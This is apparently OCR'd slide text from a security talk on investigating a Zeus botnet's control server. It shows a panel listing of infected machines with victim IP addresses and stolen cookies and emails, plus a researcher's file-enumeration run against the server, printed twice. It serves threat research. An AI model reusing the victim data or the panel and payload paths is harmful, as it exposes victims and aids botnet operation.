
http://www.al rs.com/.adm/cp.php?rm=0&m=reports_db&date1=140604&date2=140709&bots=&botnets=&ips=&countries=&q=&blt=0
Result:
Bots action: Full information + screenshot >>
04.06.2014
ADMIN-45E68B8F9_7875768FEFBF6298
SK, 213.81.140.36
[+] Cookies of browsers
BRBRB-D8FB22AF1_B4DF7611E2B28812
RU, 95.26.79.156
[+] Cookies of browsers
[+] Grabbed data [E-mail]. Windows Address Book
[+] Grabbed data [E-mail]. Outlook Express Recipients
iamsbx_E532648A9842521F
TW, 60.248.80.195
[+] Cookies of browsers
JDTYERYS_1F3D59E96522DF69
TW, 140.116.31.143
[+] Cookies of browsers
[+] http://apps.webofknowledge.com/UA_GeneralSearch.do
[+] http://apps.webofknowledge.com/Refine.do
[+] http://apps.webofknowledge.com/UA_GeneralSearch.do
[+] http://acc.adm.ncku.edu.tw/APSWIS_Q/INCHECK_L_Q.asp
[+] http://clients1.google.com/tbproxy/usagestats?sourceid=swg&v=5.7.9012.1008
[+] http://statistics.most.gov.tw/was2/award/AsAwardMultiQuery.aspx
Reports [cookies y contraseñas robadas ^^]

$ ./pipper.py http://62.1[censored].82/1/[file] –f zeus.txt


```
 8|   202|text/html|62.1[censored].82/1/gate.php
 8|   264|text/html|62.1[censored].82/1/_reports/files (http://62.1[censored].82/1/_re
 8|   202|text/html|62.1[censored].82/1/gate.php
20|  1061|text/html|http://62.1[censored].82/1/_reports/files/ # Index of /1/_repo
16|   642|text/html|62.1[censored].82/1/cp.php (HTTP://62.1[censored].82/1/cp.php?m=lo
27|  1807|applicati|HTTP://62.1[censored].82/1/cp.php?m=login # login
 9|   284|text/html|62.1[censored].82/1/_reports (http://62.1[censored].82/1/_reports/
 8|   272|text/html|62.1[censored]1.82/1/_reports/files/default (http://62.1[censored].
10|   307|applicati|62.1[censored]1.82/1/bot.exe
19|   917|text/html|http://62.1[censored]1.82/1/_reports/ # Index of /1/_reports
19|   981|text/html|http://62.1[censored]1.82/1/_reports/files/default/ # Index of
 8|   278|text/html|62.1[censored].82/1/_reports/files/--+default+-- (http://62.1[censored]
 8|   202|text/html|62.1[censored].82/1/index.php
 8|   255|text/html|62.1[censored].82/1/theme (http://62.1[censored].82/1/theme/)
 8|   202|text/html|62.1[censored].82/1/index.php
44|  4180|text/html|http://62.1[censored].82/1/_reports/files/--+default+--/ # Inc
 8|   256|text/html|62.1[censored].82/1/system (http://62.1[censored].82/1/system/)
 8|   202|text/html|http://62.1[censored].82/1/theme/
304|88883|applicati|62.1[censored].82/1/bot.exe
```


Reversing bot.exe [buscando un EXE que “funcione”]


$ ./pipper.py http://62.1[censored].82/1/[file] –f zeus.txt

```
 8|   202|text/html|62.1[censored].82/1/gate.php
 8|   264|text/html|62.1[censored].82/1/_reports/files (http://62.1[censored].82/1/_re
 8|   202|text/html|62.1[censored].82/1/gate.php
20|  1061|text/html|http://62.1[censored].82/1/_reports/files/ # Index of /1/_repo
16|   642|text/html|62.1[censored].82/1/cp.php (HTTP://62.1[censored].82/1/cp.php?m=lo
27|  1807|applicati|HTTP://62.1[censored].82/1/cp.php?m=login # login
 9|   284|text/html|62.1[censored].82/1/_reports (http://62.1[censored].82/1/_reports/
 8|   272|text/html|62.1[censored].82/1/_reports/files/default (http://62.1[censored].
10|   307|applicati|62.1[censored].82/1/bot.exe
19|   917|text/html|http://62.1[censored].82/1/_reports/ # Index of /1/_reports
19|   981|text/html|http://62.1[censored].82/1/_reports/files/default/ # Index of
 8|   278|text/html|62.1[censored].82/1/_reports/files/--+default+-- (http://62.1
 8|   202|text/html|62.1[censored].82/1/index.php
 8|   255|text/html|62.1[censored].82/1/theme (http://62.1[censored].82/1/theme/)
 8|   202|text/html|62.1[censored].82/1/index.php
44|  4180|text/html|http://62.1[censored].82/1/_reports/files/--+default+--/ # Inc
 8|   256|text/html|62.1[censored].82/1/system (http://62.1[censored].82/1/system/)
 8|   202|text/html|http://62.1[censored].82/1/theme/
304|88883|applicati|62.1[censored].82/1/bot.exe
```

